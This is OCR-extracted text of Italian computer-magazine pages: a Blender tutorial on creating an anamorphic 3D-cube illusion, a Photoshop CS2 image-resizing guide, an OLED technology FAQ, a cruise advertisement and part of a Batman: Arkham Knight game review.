



1 Ci serve una pagina sola

Torniamo in 3D View (*Esc*) e creiamo un "punto di ripristino" salvando come *fase_2.blend* (*File/Save as*). Selezioniamo il cubo (*RMB*) e cancelliamolo (*Canc*). Selezionato il foglio, posizioniamo il cursore al suo centro (*Object/Snap/Cursor to selected*).

2 Abbassiamo gli occhi

Come nel Passo B3, aggiungiamo una telecamera (*Create/Camera*) e settiamo *Location Z: 0.5* con *Rotation X/Y/Z: 0* (pannello *Properties*). La finestra laterale (anch'essa di nome *Properties*: non confondiamoci!) entrerà in modalità *Camera*: spostiamoci lì.





3 Tutto a misura di foglio

Pannello *Lens* (in alto): passiamo a *Orthographic* (invece di Perspective) con *Ortographic scale: 0.297*. Rimanendo nella finestra *Properties*, passiamo al tab *Render* (icona macchina fotografica, *Passo A3*) per modificare *Resolution* (*X: 2100*, *Y: 2970*).

4 Uno sguardo "piatto"

Abbiamo completato i settaggi preliminari! La seconda telecamera inquadra solo il foglio A4. Per "fotografare" la scena dal nuovo punto di vista, usiamo il menu *View* (in basso a sinistra, sotto lo spazio 3D) e scegliamo *Cameras/Set Active To Camera*.

BUONI CONSIGLI

TUTTE LE DIMENSIONI DEL FOGLIO


Benché composto da una sola faccia, il foglio A4 è considerato da Blender un oggetto 3D a tutti gli effetti. Il render del Passo B6, al contrario, è un'immagine 2D: per utilizzarlo come texture (Passo D2) serve una mappa bidimensionale del foglio (Passo D3), ottenibile attraverso un'operazione di scucitura (unwrap, in inglese). Solo così entrambi gli elementi condivideranno lo stesso spazio bidimensionale e le coordinate del render potranno essere messe in relazione con quelle della pagina.


SGUARDI SFUGGENTI

La mappa del foglio coincide con il foglio stesso visto di fronte (view top, nella scena). Per distinguersi dalle coordinate XYZ dello spazio 3D, però, le due dimensioni della mappa prendono il nome di UV. Ecco scoperto l'origine del nome del modificatore *UV Project* (Passo D4), vero cuore del progetto. Il suo scopo è quello di proiettare la mappa UV in modo che appaia non deformata se osservata da un punto di vista diverso dalla perpendicolare del foglio. È questa la fonte della magia: di solito, per osservare un dipinto ci mettiamo di fronte al quadro. Qui invece l'immagine di partenza ci apparirà priva di deformazioni solo "di sbieco", osservando il foglio dal punto di vista della proiezione. Esattamente quello che ci serve per una perfetta anamorfosi prospettica!

D Rubik ritorna... in 2D!

Trasformiamo il render del Macropasso B in un'immagine anamorfica, deformata per "ingannare" la prima telecamera. La prospettiva non è il nostro forte? Ci pensa Blender!







1 Un oggetto visibile al buio

Dal menu in alto scegliamo *Blender Render* invece di Cycles Render. Il foglio diventerà nero: selezioniamolo (*RMB*). Finestra *Properties*: diamogli un materiale (icona *sfera* e quindi *New*). Pannello *Shading*: rendiamolo insensibile alla luce (*Shadeless*).

2 Un cubo dal passato

Il foglio è di nuovo bianco. Rimaniamo in *Properties*, ma passiamo dalla scheda dei materiali a quella delle texture (icona a *scacchi*). Diamo *New* e cerchiamo il pannello *Image* (in basso). Clicchiamo *Open* e carichiamo l'immagine *render_1.png* (*Passo B6*).







3 La mappa del foglio

Sotto la finestra 3D, selezioniamo *Edit Mode* invece di *Object Mode*. Spostiamo il mouse nella *3D View* e usiamo il tasto *U* per far apparire il menu *UV Mapping*: scegliamo *Unwrap*. L'immagine *render_1.png* apparirà sul foglio! Torniamo in *Object Mode* (*Tab*).

4 Accendiamo il proiettore

Sempre con il foglio selezionato, spostiamoci nella finestra *Properties* e clicchiamo l'icona della chiave inglese (*Modifiers*). Il menu a tendina ci mostra i modificatori disponibili: quello che ci interessa è *UV Project*, nella prima colonna (*Modify*).





5 Questione di punti di vista


Sotto *Projectors* c'è un campo con un piccolo cubo. È lì che dobbiamo indicare l'oggetto "proiettore": clicchiamo al suo interno e selezioniamo la prima telecamera (*Camera*). L'immagine sul foglio cambierà, trasformandosi in un'anamorfosi o quasi!


6 Anamorfosi completata!

Miglioriamo la proiezione aggiungendo il modificatore *Subdivision Surface* (menu *Add Modifier*, colonna *Generate*). Usiamo la freccia per spostarlo sopra *UV Project*, quindi clicchiamo *Simple* (invece di Catmull-Clark). Impostiamo su *3* sia *View* sia *Render*.

E Ciak, si inganna!

Realizzato il secondo render, stampiamolo su carta, ritagliamolo e creiamo il filmato "impossibile". Facciamoci i complimenti: la nostra stampante 2D ha appena sfornato un oggetto 3D o quasi!







1 Stampa… col trucco!

Subdivision Surface (Passo D6) aumenta la "risoluzione" della UV map del foglio, permettendo a UV Project di svolgere meglio il suo lavoro. Ora l'anamorfosi è perfetta: non ci resta che renderizzare (*F12*), salvare come *render_02.png* (*F3*) e... stampare!

2 Ci vuole una bella sforbiciata!

L'anamorfosi è finalmente tra le nostre mani, pronta per essere filmata "dal vivo"! Prima, però, eliminiamo parte dello sfondo: in questo modo, il cubo sembrerà sbucare dal foglio. È sufficiente un taglio orizzontale a circa un terzo dell'altezza.





3 La magia in video

Appoggiato il foglio, collochiamo la telecamera a circa *85 cm* di distanza e a *30 cm* di altezza (come nel **Passo B4**). Dopo qualche secondo, spostiamo l'inquadratura per mostrare il trucco e torniamo al punto di partenza. Abbiamo filmato l'impossibile!

4 Anamorfosi personalizzate


Il metodo è applicabile anche alle immagini 2D, come ci spiega Oliver Villar su www.winmagazine.it/link/3200. In alternativa, possiamo usare GIMP o un software dedicato, come Anamorph Me!, il cui sito è ricco di spunti (www.anamorphosis.com).

ANAMORFOSI DAL FUTURO: BENVENUTI, OLOGRAMMI!

Decenni di cinema e TV rendono più difficile accettare la verità: le immagini non possono essere proiettate nell'aria. Anche nel futuro, quindi, troveremo gli ologrammi solo nelle etichette dei DVD? Forse no: se non possiamo creare dei veri ologrammi 3D, infatti, ci accontenteremo dei falsi!

STEREO ANAMORFOSI, IN AZIONE!

Su Win Magazine 169, a pag. 54, avevamo realizzato il nostro primo "finto ologramma" sfruttando i principi del fantasma di Pepper. Le anamorfosi rappresentano un'altra via per proiettarci nel futuro: quelle tradizionali prevedono una visione monoculare statica, ma cosa accadrebbe se le potenziassimo con degli occhiali 3D, un sistema di tracking e un videoproiettore? Anamorfosi 3D che si adattano alla posizione dell'osservatore! Dei quasi-ologrammi! Questo è l'obiettivo di Planovision, che si appoggia al software libero BlenderVR (www.winmagazine.it/link/3201). Principi simili stanno anche alla base di CastAR (http://castar.com), un visore in realtà aumentata (con applicazioni in VR) che potrebbe costituire un'alternativa allo stesso Oculus Rift!



Il visore di realtà aumentata CastAR promette di proiettarci nel futuro, letteralmente!


Scopriamo gli strumenti che permettono di cambiare le dimensioni ai nostri scatti fotografici senza alterarne la risoluzione

Immagini piccole, grande qualità

Cosa ci occorre 5 MIN. FACILE


SOFTWARE DI FOTORITOCCO
ADOBE PHOTOSHOP CS2
SOFTWARE COMPLETO
Lo trovi su: ☑CD ☑DVD
Sito Internet: www.winmagazine.it/link/1970
Note: La CS2 di Photoshop è rilasciata gratuitamente solo per i possessori di una vecchia licenza originale del software

Prima di spiegare come ridimensionare un'immagine è importante capire com'è composta. Apriamo una foto e zoomiamo fino ad arrivare a vedere ogni singolo pixel. La quantità di questi pixel per pollice (2,54 cm) è detta ppi. La regola è semplice: maggiore è il numero di pixel a parità di dimensione dell'immagine, maggiore è la sua qualità. Il numero di pixel all'interno di un'immagine è detto risoluzione. Una risoluzione di 300 ppi è abbastanza alta da poter usare la foto per molteplici usi, inclusa la stampa. Per ridimensionare al meglio un'immagine useremo Photoshop CS2, la "vecchia" versione gratuita del software di fotoritocco che, se non siamo professionisti della grafica digitale, offre tutti gli strumenti utili per correggere gli errori di scatto delle nostre foto.




Carichiamo la nastra immagine

1 Dal menu *Immagine* clicchiamo sulla voce *Dimensione immagine* per aprire la relativa schermata. Gli utenti un pochino più professionisti generalmente utilizzano come unità di misura i *pixel*. Per ora modifichiamo l'unità di misura dal menu a tendina scegliendo *cm*.




Attenti alle proporzioni

2 Se vogliamo alterare le dimensioni della foto prestiamo attenzione alle proporzioni. Photoshop ci offre la possibilità di selezionare il box *Mantieni proporzioni* per non rischiare di deformare l'immagine modificando solo uno dei parametri di *Larghezza* e *Altezza*.




Modifichiamo la risoluzione

3 Come detto, è sempre necessario un equilibrio tra la dimensione dell'immagine e la sua risoluzione. La nostra immagine di esempio è abbastanza grande pur avendo una risoluzione di soli *72 ppi*. Per effettuare un progetto di stampa è necessario portare questo valore a *300 ppi*.




Ricampioniamo la foto

4 Se vogliamo mantenere la stessa risoluzione di un'immagine modificando la dimensione fisica, allora si rende necessario ricampionarla. Quindi, per rimpicciolire un'immagine senza alterare i dettagli e la qualità finale scegliamo la funzione *Ricampiona immagine*.



Attiviamo le giuste opzioni

5 Selezionata la casella di controllo *Ricampiona Immagine* si attiverà il menu a tendina con tutte le opzioni di ricampionamento. Se, ad esempio, intendiamo ridurre la nostra immagine, allora selezioniamo *Bicubic Sharper*, proprio per mantenere alta la qualità finale.



Effettuiamo le modifiche

6 Proviamo ora a rimpicciolire l'immagine iniziando a inserire la *Larghezza* desiderata in *cm*. Avendo selezionato *Mantieni proporzioni* l'altezza cambierà automaticamente e sarà possibile vedere immediatamente la nuova dimensione in pixel. Premiamo *OK* per confermare.


Tutto quello che c'è da sapere sugli OLED

I diodi organici a emissione di luce saranno la fonte luminosa del futuro: le possibilità d'impiego potrebbero essere infinite, se non fosse per alcuni problemi riscontrati

NUOVO CONCETTO DI LUCE: È IN ARRIVO LA TECNOLOGIA OLED

Gli OLED vengono impiegati già su molti prodotti High-Tech, come smartphone, TV e fotocamere e in futuro non saranno utilizzati solo per i display.

Auto: sottili pellicole di OLED si rivelano ideali per realizzare frecce luminose e luci posteriori dalla linea chic. Questa tecnologia si presta ottimamente anche per l'illuminazione di altri particolari della vettura.



Packaging intelligenti: confezioni luminescenti con immagini, logo o descrizione dei prodotti, che possono essere variati. Gli OLED consentono anche questa possibilità.

Uso quotidiano: i moduli OLED possono essere realizzati con un spessore estremamente sottile e leggero, offrendo quindi molteplici possibilità d'utilizzo: sulle pareti, sui mobili o su materiali tessili.

LE DOMANDE PIÙ FREQUENTI


ECCO TUTTO QUELLO CHE DOBBIAMO ASSOLUTAMENTE SAPERE SUGLI OLED.

1 COSA SONO GLI OLED? Minuscoli diodi luminosi a base di carbonio (Organic Light Emitting Diode). A differenza dei LED tradizionali gli OLED non sono composti da metalli e semiconduttori, ma da materiali organici, come plastica o PET.

2 QUAL È IL VANTAGGIO PRINCIPALE DI QUESTA TECNOLOGIA? Grazie all'enorme contrasto che offrono, gli OLED consentono di riprodurre sullo schermo immagini scolpite e nitide. Ulteriori vantaggi: una maggiore brillantezza cromatica, un'efficienza più elevata e una velocità di accensione più veloce rispetto ai LED. Gli OLED presentano inoltre anche un'elevata flessibilità.

3 ESISTONO ANCHE SVANTAGGI? Gli OLED sono molto più costosi dei LED tradizionali. Inoltre la loro durata è più breve: infatti perdono la capacità di emettere luce dopo 10.000 ore, a differenza dei LED che offrono una durata da due a cinque volte più lunga.

STRUTTURA DI UN DIODO DI LUCE ORGANICO (OLED)



1 Substrato 2 Anodo
3 Strato conducente (organico)
4 Strato ad emissione di luce (organico) 5 Strato conducente (organico) 6 Catodo

Il segreto degli OLED è nella struttura stratificata di materiali estremamente sottili. Tutti gli strati presentano complessivamente lo spessore di un decimillesimo di millimetro.

DA SAPERE

PERCHÈ GLI OLED NON "SFONDANO" SUI TELEVISORI

Da alcuni anni gli schermi con diodi organici a emissione di luce si annunciano come l'innovazione tecnologica più importante per la televisione, ma i dispositivi sul mercato sono ancora rari. Il motivo è che la realizzazione è complessa e costosa. Infatti, i televisori con display OLED costano un patrimonio. Nel contempo la qualità dei LED sta migliorando. Samsung è addirittura il primo produttore ad avere abbandonato l'impiego degli OLED sui propri dispositivi per dare spazio a un nuovo processo produttivo.

IN CIFRE

• Lo scorso anno nel mondo, sono stati venduti oltre **4400** TV OLED • Nel 2000 il premio **NOBEL** per la chimica venne assegnato alla scoperta di materiali sintetici conduttivi • Il display OLED più sottile presenta una spessore di soli **70 MICROMETRI**

In

Partecipa anche tu a questa fantastica vacanza

MSC CROCIERE E TURISTI PER CASO
AVVENTURA ALLA SCOPERTA DELLE P

Questa volta navighiamo insiem
tra Italia, Spagna, Marocco,
Portogallo e Francia

ALLORA COSA ASPETTI?

[PRENOTA SUBITO NELLE MIC

Per maggiori informazioni vai su: *http://turistipercaso.it/a/crociera/*

viaggio, tra relax e divertimento

GIORNO	DATA	PORTO	ARRIVO	PARTENZA
1	14 nov 15	Genova	....	17:00
2	15 nov 15	Navigazione	....	....
3	16 nov 15	Malaga	12:00	18:00
4	17 nov 15	Casablanca	09:00	23:00
5	18 nov 15	Navigazione	....	....
6	19 nov 15	Lisbona	08:00	....
7	20 nov 15	Navigazione	....	....
8	21 nov 15	Barcellona	12:00	19:00
9	22 nov 15	Marsiglia	08:00	18:00
10	23 nov 15	Genova	09:00	....

Quote a partire da € 674 p.p.*
*Tasse e servizi portuali inclusi (€ 125 p.p.)

TI ASPETTANO PER UNA NUOVA
IU" BELLE METE DEL MEDITERRANEO

ne

BIG idea

"PARTI CON NOI!

14 novembre su MSC Orchestra
e lasciati conquistare dal fascino
del Mediterraneo!"

GLIORI AGENZIE DI VIAGGIO]

L'ultima notte del Cavaliere Oscuro


Gotham City è cambiata, ma per le sue strade si muove ancora l'Uomo Pipistrello a bordo della sua incredibile Batmobile…

Dopo la parentesi di Origins, affidato a WB Games Montréal per garantire agli sviluppatori originali il tempo necessario per il passaggio alla next-gen, tocca nuovamente a Rocksteady Studios prendere le redini della saga Batman: Arkham, per regalare a tutti i fan del Cavaliere Oscuro un'epica conclusione. E quale miglior modo di farlo se non creando una nuova, temibile nemesi per Batman? In questa avventura lunga una notte dovrai affrontare l'ira del Cavaliere di Arkham, misterioso villain che nutre un particolare risentimento nei confronti dell'Uomo Pipistrello e pare conoscere profondamente il nostro eroe, tanto da saper prevedere ogni sua mossa. Con la minaccia

Il Free-Flow Combat System è stato rivisto: nuovi tipi di nemici molto più difficili da abbattere e il medico, che potrà rianimare i soldati storditi.

I nuovi gadget del cavaliere oscuro

Grazie a una nuova dotazione tecnologica di tutto rispetto, Batman avrà a disposizione tutte le armi e gli strumenti giusti per salvare Gotham City dal folle piano dello Spaventapasseri e del Cavaliere di Arkham.



1 Comandi vocali

Grazie al sintetizzatore vocale potremo replicare alla perfezione tutte le voci dei nostri nemici: uno strumento indispensabile in molte occasioni perché può essere utilizzato per sbloccare porte o persino impartire ordini ai soldati nemici in modalità *Predatore*.

2 L'auto telecomandata

Servendoci di un pratico telecomando in qualsiasi momento potremo usare la Batmobile da remoto per farci aiutare a risolvere i puzzle ambientali che troveremo durante le nostre esplorazioni di Gotham City. E in caso di emergenza potremo sempre richiamarla in nostro soccorso.

3 Un infiltratore remoto

La nuova versione di questo potente strumento permette di disattivare i droni dei nemici e le torrette di sorveglianza, rimanendo comunque al riparo da eventuali e pericolose controffensive, garantendoci un approccio tattico tutto nuovo durante la modalità *Predatore*.

avxhome.se

Un'automobile full optional

La Batmobile non sarà utilizzata solo per spostarsi fra le strade di Gotham City o combattere i nemici, ma avrà anche una serie di gadget che ci torneranno molto utili per risolvere gli enigmi ambientali.

1 Verricello elettrico

Può sembrare il solito argano per tirarci d'impaccio quando l'auto si impantana, ma in realtà possiamo utilizzarlo per alimentare generatori in disuso o modificare lo scenario attorno a noi, ad esempio creando punti di vantaggio da cui lanciarsi.

2 Ascoltiamo col sonar

Questo strumento rappresenta un utile potenziamento della nostra dotazione di difesa. Permette infatti di identificare eventuali oggetti nascosti nel sottosuolo e può aiutarci a risolvere una particolare missione che richiede spostamenti al buio.

3 Non perdiamo le tracce

Grazie al nuovo scanner da detective possiamo seguire molto più efficacemente le tracce dei sospettati e risalire alla posizione dei nostri più acerrimi nemici. Uno strumento indispensabile per scandagliare anche i vicoli più remoti di Gotham City.

di una nuova tossina della paura creata dallo Spaventapasseri e un'alleanza fra tutti i più temibili cattivi di Gotham, da Poison Ivy e il Pinguino a Due Facce e l'Enigmista, Batman dovrà sfoderare tutto il suo arsenale per salvare la propria città dalla distruzione.

Una nuova Batmobile

L'avventura inizia con un riepilogo delle componenti fondamentali del gameplay, fra una planata nella nuova Gotham City (ora composta da tre gigantesche isole) e un combattimento con il rinnovato Free-Flow Combat System... ma è solo il preludio all'introduzione della principale novità di questo capitolo: la Batmobile. Dopo averla bramata ardentemente nei tre capitoli precedenti, l'auto di Batman è finalmente guidabile in Arkham Knight, ma il suo ruolo non si limita solo a quello di mezzo di trasporto: la Batmobile è totalmente integrata nel gameplay e la sua importanza nel corso dell'avventura è tale da guadagnarsi il ruolo di protagonista alla pari di Batman. Il nostro eroe può richiamare l'auto in qualsiasi momento del gioco, lanciarsi in volo e planare verso l'obiettivo. Sebbene sia davvero ostico controllare l'auto a dovere, complice un modello di guida non proprio perfetto, Rocksteady è riuscita nell'intento di farti sentire onnipotente mentre usi la Batmobile grazie a una serie di gadget incredibili che il fidato Lucius Fox ti fornirà nel corso della storia.


Il Batwing potrà potenziare la Batmobile con nuovi gadget realizzati da Lucius Fox, ma l'auto avrà anche un set di 19 potenziamenti WayneTech.

Una vera arma hi-tech

